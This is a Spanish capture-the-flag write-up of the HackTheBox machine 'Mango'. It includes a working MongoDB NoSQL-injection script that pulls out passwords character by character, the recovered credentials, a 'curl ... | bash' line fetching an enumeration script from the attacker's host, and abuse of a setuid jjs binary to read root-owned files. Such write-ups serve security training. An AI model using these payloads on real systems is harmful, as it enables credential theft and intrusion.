




Mango

HTB MÁQUINA MANGO

Veamos las características de la Máquina, vemos que tiene una puntuación de 3.9, es una maquina en Linux y que está en la categoría de dificultad Media.



- User:

Lo primero que realizamos es un nmap para saber qué servicios está corriendo y nos encontramos con la página staging-order.mango.htb/

```
angussMoody@10.10.10.162:~$ nmap -sC -sV -O -o MangoNmap.txt 10.10.10.162
Nmap scan report for 10.10.10.162
Host is up (0.19s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
| 2048 a8:8f:d9:6f:a6:e4:ee:56:a3:ef:54:54:6d:56:8c:f5 (RSA)
| 256 6a:1c:ba:89:1e:b0:57:2f:fe:63:e1:61:72:89:b4:cf (ECDSA)
|_ 256 90:70:7b:6f:38:ae:dc:3b:0b:31:60:64:b0:4e:7d:c9 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: 403 Forbidden
443/tcp   open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: 400 Bad Request
ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv Ltd./stateOrProvinceName=None/countryName=IN
Not valid before: 2019-09-27T14:21:19
Not valid after: 2020-09-26T14:21:19
ssl-date: TLS randomness does not represent time
tls-alpn:
|_ http/1.1
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.18 - 2.6.22
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jan 10 12:47:03 2020 -- 1 IP address (1 host up) scanned in 111.42 seconds
angussMoody@10.10.10.162:~$
```

```
GNU nano 4.5
127.0.0.1      localhost
127.0.1.1     angussMoody
10.10.10.162  staging-order.mango.htb


# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
```

la agregamos a nuestro host, para ver con que nos encontramos

leyendo un poco en el foro (<https://forum.hackthebox.eu/discussion/2352/mango>) y viendo las pistas, nos damos cuenta que estamos frente a una base de datos mongo y que el nombre de la máquina es un juego de palabras. Así que nos enfrentamos a una máquina con una base de datos nosql



Mango



Investigando un poco, nos encontramos con este script en Python para realizar un escaneo de los usuarios (<https://github.com/an0nlk/Nosql-MongoDB-injection-username-password-enumeration>)

Realizamos el escaneo con este script y nos encontramos con 2 usuarios, admin y mango, así que, ya que tenemos usuarios, debemos buscar una manera de encontrar la pass de estos usuarios.

```
root@mangoo:~/hackthebox/Mango-10.10.10.10# python nosql-user-pass-enum.py -u http://staging-order.mango.htb/ -up username
-pp password -ep username -op login:login,submit:submit
Warning: No method given. Using POST as the method. (You can give the method with -m)
No pattern starts with '0'
No pattern starts with '1'
No pattern starts with '2'
No pattern starts with '3'
No pattern starts with '4'
No pattern starts with '5'
No pattern starts with '6'
No pattern starts with '7'
No pattern starts with '8'
No pattern starts with '9'
Pattern found that starts with 'a'
Pattern found: ad
Pattern found: adm
Pattern found: admin
Pattern found: admin
username found: admin
No pattern starts with 'b'
No pattern starts with 'c'
No pattern starts with 'd'
No pattern starts with 'e'
No pattern starts with 'f'
No pattern starts with 'g'
No pattern starts with 'h'
No pattern starts with 'i'
No pattern starts with 'j'
No pattern starts with 'k'
No pattern starts with 'l'
Pattern found that starts with 'm'
Pattern found: ma
Pattern found: man
Pattern found: mang
Pattern found: mango
username found: mango
```



Mango

```
angussMoody 0 • 2 nano
GNU nano 4.5
PassMango.py
import requests
#import urllib3
import string
import urllib
#urllib3.disable_warnings()

username='admin'
username2='mango'
password=''
u='http://staging-order.mango.htb'
while True:
    for c in string.printable:
        if c not in ['*', '+', '.', '?', '|', '&', '$', '/', '\\']:
            payload={'username': username2, 'password[$regex]': "^(?)" + password + c, 'login': 'login'}
            r = requests.post(u, data = payload, allow_redirects=False)
            #print(c, r.status_code, payload)

            if r.status_code == 302:
                print("Found one more char : %s" % (password+c))
                password += c
```

Vamos a hacer uso de este script para realizar la extracción de las pass de estos usuarios, utilizando la variable username y username2 para cada caso.

Corremos el script con la primera variable y nos extrae la pass del usuario Mango

```
angussMoody 0 • 2 ssh
root@angussMoody: ~/hackthebox/Mango-10.10.10.162# python PassMango.py
Found one more char : t
Found one more char : t9
Found one more char : t9K
Found one more char : t9Kc
Found one more char : t9KcS
Found one more char : t9KcS3
Found one more char : t9KcS3>
Found one more char : t9KcS3>!
Found one more char : t9KcS3>!0
Found one more char : t9KcS3>!0B
Found one more char : t9KcS3>!0B#
Found one more char : t9KcS3>!0B#2
```

```
angussMoody 0 • 2 python
root@angussMoody: ~/hackthebox/Mango-10.10.10.162# python PassMango.py
Found one more char : h
Found one more char : h3
Found one more char : h3m
Found one more char : h3mX
Found one more char : h3mXK
Found one more char : h3mXKB
Found one more char : h3mXKBh
Found one more char : h3mXKBhR
Found one more char : h3mXKBhRh
Found one more char : h3mXKBhRh-
Found one more char : h3mXKBhRh-f{
Found one more char : h3mXKBhRh-f{f
Found one more char : h3mXKBhRh-f{f5
Found one more char : h3mXKBhRh-f{f5H
```

Y realizamos en mismo proceso para el usuario admin

Iniciamos sesión por medio de ssh con las credenciales del usuario mango, pero nuestra flag se encuentra en el usuario admin

```
root@angussMoody: ~/hackthebox/Mango-10.10.10.162# ssh mango@10.10.10.162
mango@10.10.10.162's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Wed Jan 15 02:05:00 UTC 2020

System load:  0.0          Processes:    104
Usage of /:   27.4% of 19.56GB Users logged in:  0
Memory usage: 22%          IP address for ens33: 10.10.10.162
Swap usage:   3%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

122 packages can be updated.
18 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Jan 15 01:47:22 2020 from 10.10.15.226
mango@mango:~$
```

```
Last login: Wed Jan 15 01:47:22 2020 from 10.10.15.226
mango@mango:~$ ls
mango@mango:~$ cd ..
mango@mango:/home$ ls
admin mango
mango@mango:/home$ cd admin/
mango@mango:/home/admin$ ls
user.txt
mango@mango:/home/admin$ cat user.txt
cat: user.txt: Permission denied
mango@mango:/home/admin$
```




Mango

Nos cambiamos de usuario con las credenciales que tenemos de admin

```
mango@mango:/home/admin$ ls
user.txt
mango@mango:/home/admin$ cat user.txt
cat: user.txt: Permission denied
mango@mango:/home/admin$ su admin
Password:
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@mango:/home/admin$ ls
user.txt
admin@mango:/home/admin$
```

y así obtenemos nuestra primera flag 😊

- **Escalada de Privilegios:**

Corremos LinEnum.sh para saber si podemos encontrar un fallo de seguridad para la escalada de privilegios, corremos nuestro archivo con ayuda de cURL y realizar la enumeración de la página.

```
angussMoody 0 • 2 [tmux]
root@angussMoody:~/hackthebox/Mango-10.10.10.162# cd ..
root@angussMoody:~/hackthebox# cd scripts/
root@angussMoody:~/hackthebox/scripts# ls
dotdotpwn  evil-winrm.rb  GetNPUsers.py  Impacket  LinEnum.sh  SharpHound.ps1
root@angussMoody:~/hackthebox/scripts# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.162 - - [14/Jun/2020 21:09:12] "GET /LinEnum.sh HTTP/1.1" 200 -

See "man sudo_root" for details.
admin@mango:/home/admin$ ls
user.txt
admin@mango:/home/admin$ curl 10.10.15.226:8000/LinEnum.sh | bash
nt
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
0 0     0    0     0     0      0      0  --:--:-- --:--:-- --:--:--
0 0     0    0     0     0      0      0  --:--:-- --:--:-- --:--:--
100 46631 100 46631    0     0  46677    0  --:--:-- --:--:-- --:--:-- 4663
1

#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled

Scan started at:
Wed Jan 15 02:09:39 UTC 2020

### SYSTEM #####
[+] Kernel:
Linux mango 4.15.0-64-generic #73-Ubuntu SMP Thu Sep 12 13:16:13 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux

root@angussMoody:~/hackthebox/Mango-10.10.10.162# ifconfig tun0
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
inet 10.10.15.226 netmask 255.255.254.0 destination 10.10.15.226
inet6 dead:beef::11e0 prefixlen 64 scopeid 0x0global>
inet6 fe80::5eb:201b:f9d9:d121 prefixlen 64 scopeid 0x20<link>
unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 1
00 (UNSPEC)
RX packets 23957 bytes 10427003 (9.9 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 33941 bytes 3212013 (3.0 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@angussMoody:~/hackthebox/Mango-10.10.10.162#
```



Mango

revisando la enumeración que nos muestra LinEnum nos entramos que tenemos permiso setuid sobre jjs (<https://es.wikipedia.org/wiki/Setuid>)

Setuid, también llamado a veces "suid", y "setgid" son **permisos** de acceso que pueden asignarse a archivos o directorios en un sistema operativo basado en Unix. Se utilizan principalmente para permitir a los usuarios del sistema ejecutar binarios con privilegios elevados temporalmente para realizar una tarea específica.

Así que vamos a GTF0Bins (<https://gtfobins.github.io/>) para saber si encontramos algún modo de capturar nuestra segunda bandera por medio de jjs

Y entre varias opciones que nos muestra GTF0Bins para abusar de jjs nos encontramos con leer archivos.

```
[*] SGID files:
-rwxr-sr-x 1 root shadow 35632 Apr  9 2018 /snap/core/7713/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 35600 Apr  9 2018 /snap/core/7713/sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 62336 Mar 25 2019 /snap/core/7713/usr/bin/chage
-rwxr-sr-x 1 root systemd-network 36080 Apr  5 2016 /snap/core/7713/usr/bin/crontab
-rwxr-sr-x 1 root mail 14856 Dec  7 2013 /snap/core/7713/usr/bin/dotlockfile
-rwxr-sr-x 1 root shadow 22768 Mar 25 2019 /snap/core/7713/usr/bin/expiry
-rwxr-sr-x 3 root mail 14592 Dec  3 2012 /snap/core/7713/usr/bin/mail-lock
-rwxr-sr-x 3 root mail 14592 Dec  3 2012 /snap/core/7713/usr/bin/mail-touchlock
-rwxr-sr-x 3 root mail 14592 Dec  3 2012 /snap/core/7713/usr/bin/mail-unlock
-rwxr-sr-x 1 root crontab 358624 Mar  4 2019 /snap/core/7713/usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 27368 May 15 2019 /snap/core/7713/usr/bin/wall
-rwsr-sr-x 1 root root 106696 Aug 30 07:09 /snap/core/7713/usr/lib/snapd/snap-confine
-rwxr-sr-x 1 root shadow 35632 Apr  9 2018 /snap/core/6350/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 35600 Apr  9 2018 /snap/core/6350/sbin/unix_chkpwd
-rwxr-sr-x 1 root systemd-network 36080 Apr  5 2016 /snap/core/6350/usr/bin/chage
-rwxr-sr-x 1 root mail 14856 Dec  7 2013 /snap/core/6350/usr/bin/dotlockfile
-rwxr-sr-x 1 root shadow 22768 May 17 2017 /snap/core/6350/usr/bin/expiry
-rwxr-sr-x 3 root mail 14592 Dec  3 2012 /snap/core/6350/usr/bin/mail-lock
-rwxr-sr-x 3 root mail 14592 Dec  3 2012 /snap/core/6350/usr/bin/mail-touchlock
-rwxr-sr-x 3 root mail 14592 Dec  3 2012 /snap/core/6350/usr/bin/mail-unlock
-rwxr-sr-x 1 root crontab 358624 Nov  5 2018 /snap/core/6350/usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 27368 May 16 2018 /snap/core/6350/usr/bin/wall
-rwsr-sr-x 1 root root 98472 Jan 29 2019 /snap/core/6350/usr/lib/snapd/snap-confine
-rwsr-sr-x 1 root admin 1113504 Jan 13 19:51 /tmp/bash
-rwxr-sr-x 1 root tty 30800 Oct 15 2018 /usr/bin/wall
-rwxr-sr-x 1 root ssh 362640 Mar  4 2019 /usr/bin/ssh-agent
-rwxr-sr-x 1 root crontab 39352 Nov 16 2017 /usr/bin/crontab
-rwxr-sr-x 1 root shadow 71816 Jan 25 2018 /usr/bin/chage
-rwxr-sr-x 1 root tty 14328 Jan 17 2018 /usr/bin/bsd-write
-rwsr-sr-x 1 root root 18161 Jul 15 2016 /usr/bin/run-mailcap
-rwxr-sr-x 1 root shadow 22808 Jan 25 2018 /usr/bin/expiry
-rwsr-sr-x 1 daemon daemon 51464 Feb 20 2018 /usr/bin/at
-rwxr-sr-x 1 root mlocate 43088 Mar  1 2018 /usr/bin/mlocate
-rwxr-sr-x 1 root utmp 10232 Mar 11 2016 /usr/lib/x86_64-linux-gnu/utempter/utempter
-rwsr-sr-x 1 root admin 10352 Jul 18 18:21 /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
-rwsr-sr-x 1 root root 101240 Mar 15 2019 /usr/lib/snapd/snap-confine
-rwxr-sr-x 1 root shadow 34816 Apr  5 2018 /sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 34816 Apr  5 2018 /sbin/unix_chkpwd
```

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
echo 'var BufferedReader = Java.type("java.io.BufferedReader");
var FileReader = Java.type("java.io.FileReader");
var br = new BufferedReader(new FileReader("file_to_read"));
while ((line = br.readLine()) != null) { print(line); }' | jjs
```

Modificamos para direccionar nuestro objetivo que en este caso es la segunda flag.

```
angussMoody 0 • 2 bash
root@angussMoody:~/hackthebox/Mango-10.10.10.162# cat FileRead.txt
echo 'var BufferedReader = Java.type("java.io.BufferedReader"); var FileReader = Java.type("java.io.FileReader"); var br = new BufferedReader(new FileReader("/root/root.txt"));
while ((line = br.readLine()) != null) { print(line); }' | jjs
root@angussMoody:~/hackthebox/Mango-10.10.10.162#
```



Mango

Con las credenciales del usuario admin, vamos a realizar el proceso encontrado en GTFOBins para realizar el abuso de lectura de nuestra flag.

```
angussMoody 0 • 2 ssh
root@angussMoody:~/hackthebox/Mango-10.10.10.162# ssh mango@10.10.10.162
mango@10.10.10.162's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Jan 16 18:22:40 UTC 2020

System load:  0.12               Processes:    107
Usage of /:   29.2% of 19.56GB   Users logged in: 1
Memory usage: 40%               IP address for ens33: 10.10.10.162
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

122 packages can be updated.
18 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Jan 16 18:21:49 2020 from 10.10.15.30
mango@mango:~$ su admin
Password:
$ echo 'var BufferedReader = Java.type("java.io.BufferedReader"); var FileReader = Java.type("java.io.FileReader"); var br = new BufferedReader(new FileReader("/root/root.txt")); while ((line = br.readLine()) != null) { print(line); }' | jjs

Warning: The jjs tool is planned to be removed from a future JDK release
jjs> var BufferedReader = Java.type("java.io.BufferedReader"); var FileReader = Java.type("java.io.FileReader"); var br = new BufferedReader(new FileReader("/root/root.txt")); while ((line = br.readLine()) != null) { print(line); }
8a8ef79a7a2fbb01ea81688424e9ab15
jjs> $ $
```

De esta manera encontramos la flag del Root.

Saludos **Fr13ndS HTB**

